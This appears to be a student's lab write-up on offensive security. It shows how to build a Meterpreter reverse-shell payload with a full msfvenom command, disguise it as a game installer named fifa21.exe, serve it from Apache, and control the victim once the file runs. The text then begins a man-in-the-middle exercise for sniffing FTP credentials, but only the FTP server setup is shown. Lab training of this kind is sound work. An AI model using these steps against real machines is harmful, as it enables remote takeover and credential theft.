Q1. Create Payload for Windows. Transfer the payload to victims machine and exploit the victims machine?

ANS: This is the task to hack windows. The following steps need to be taken to do the task:


1. Create a web server. Here Kali Linux will be my web server.
2. Create a venom I.e. exploit/malicious payload and host it on the web server.
3. Let the victim download the venom or malicious file.
4. Wait with a meterpreter session.
5. Let victim execute the exploit.

Kali Linux- 192.168.216.100 Victim-192.168.216.101

1. **Create a web server.**


In order to make any server a web server we need to first be the root.

sudo su -



Then we need to install the packages required for a server to be converted into a web server. As kali linux is debian version of linux hence we install apache2


apt install apache2



Now the web server is installed but the services are not running.

systemctl enable apache2

systemctl start apache2



Now we need to navigate to html directory in var.


cd /var/www/html

Within html we create a new directory named Fifa. This is the directory which will hold our venom.

mkdir Fifa

Now we enter in this directory.

cd Fifa




Now the creation of Web server has been completed.

1. **Create a venom I.e. exploit/malicious payload and host it on the web server.**


Now we need to create our venom i.e. our malicious payload drafted as an executable application named as fifa21.exe.

msfvenom –p windows/meterpreter/reverse\_tcp –platform windows –a x86 –e x86/shikata\_ga\_nai –b "\x00” LHOST=192.168.216.100 -f exe > /var/www/html/Fifa/fifa21.exe




1. **Let the victim download the venom or malicious file.**

Let the victim browse 192.168.216.100/Fifa and download fifa21.exe from there.




1. **Wait with a meterpreter session**


We need to start msfconsole.




We need to start then the multihandler to listen to the sessions generated from victim



1. **Let victim execute the exploit.**



On execution the session gets established with kali or webserver or CnC.



Hence we have successfully hacked windows and we have turned our victim into a BOTNET.

Now we can get into an individual session and can execute the commands we like and control windows systems.

Q2. Create an FTP server. Access the FTP server from Windows Command prompt. Do a MITM and username and password of FTP transaction using wireshark and dsniff?

ANS: This is basically Man In The Middle Attack. The Different steps to do this attack are as follows:


1. All systems should be in same Network.


In my case


Kali Linux:192.168.216.100 FTP Server:192.168.216.101 System from where ftp is accessed:192.168.216.102


1. Create an FTP server.

Go to Server Manager-Manage-Add Roles & Features-web server-FTP server-Install













Tools-IIS manager-right click on winserver &add FTP site-Enter FTPsite name-videos & path to cdrive\inetpub\ftproot-basic auth-all users with read and write permissions.











Create an user on FTP server

Comp Management-local users & groups-create user



